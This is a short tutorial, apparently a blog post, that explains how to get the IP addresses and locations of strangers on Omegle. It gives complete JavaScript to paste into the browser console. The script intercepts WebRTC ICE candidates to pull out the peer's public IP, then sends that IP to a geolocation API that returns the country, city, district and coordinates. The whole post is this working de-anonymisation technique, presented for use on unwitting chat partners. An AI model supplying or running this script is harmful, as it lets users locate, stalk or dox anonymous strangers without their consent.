I’m going to show you how to get strangers ip’s and location automaticly on omegle!
Let’s get started!

First thing firsts, go ahead into omegle.com and press f12 / inspect element to get access to the developer tool (console):
After that, you will need to insert in a js script, but before that we need a api to get the strangers location from the ip. For that go into this website: https://ipgeolocation.io/ and signup and get your api key.
Once you got your api key, replace it by ‘YOUR_API_KEY_HERE’ in the first line of code:
const apiKey = "YOUR_API_KEY_HERE";

window.oRTCPeerConnection =
  window.oRTCPeerConnection || window.RTCPeerConnection;

window.RTCPeerConnection = function (...args) {
  const pc = new window.oRTCPeerConnection(...args);

  pc.oaddIceCandidate = pc.addIceCandidate;

  pc.addIceCandidate = function (iceCandidate, ...rest) {
    const fields = iceCandidate.candidate.split(" ");

    console.log(iceCandidate.candidate);
    const ip = fields[4];
    if (fields[7] === "srflx") {
      getLocation(ip);
    }
    return pc.oaddIceCandidate(iceCandidate, ...rest);
  };
  return pc;
};

const getLocation = async (ip) => {
  let url = `https://api.ipgeolocation.io/ipgeo?apiKey=${apiKey}&ip=${ip}`;

  await fetch(url).then((response) =>
    response.json().then((json) => {
      const output = `
          ---------------------
          Country: ${json.country_name}
          State: ${json.state_prov}
          City: ${json.city}
          District: ${json.district}
          Lat / Long: (${json.latitude}, ${json.longitude})
          ---------------------
          `;
      console.log(output);
    })
  );
};
After that you have insert your api key etc.. now you’re ready to go!

Click on “Video” on omegle:
Then insert the js script in the console, you’re all set!
Here’s what you must get in the console once you’re connected with a stranger:

As you can see we have all the location infos of the stranger including the ip, i’ve hidden the ip of the stranger for some security reasons.
Happy learning!
 !
!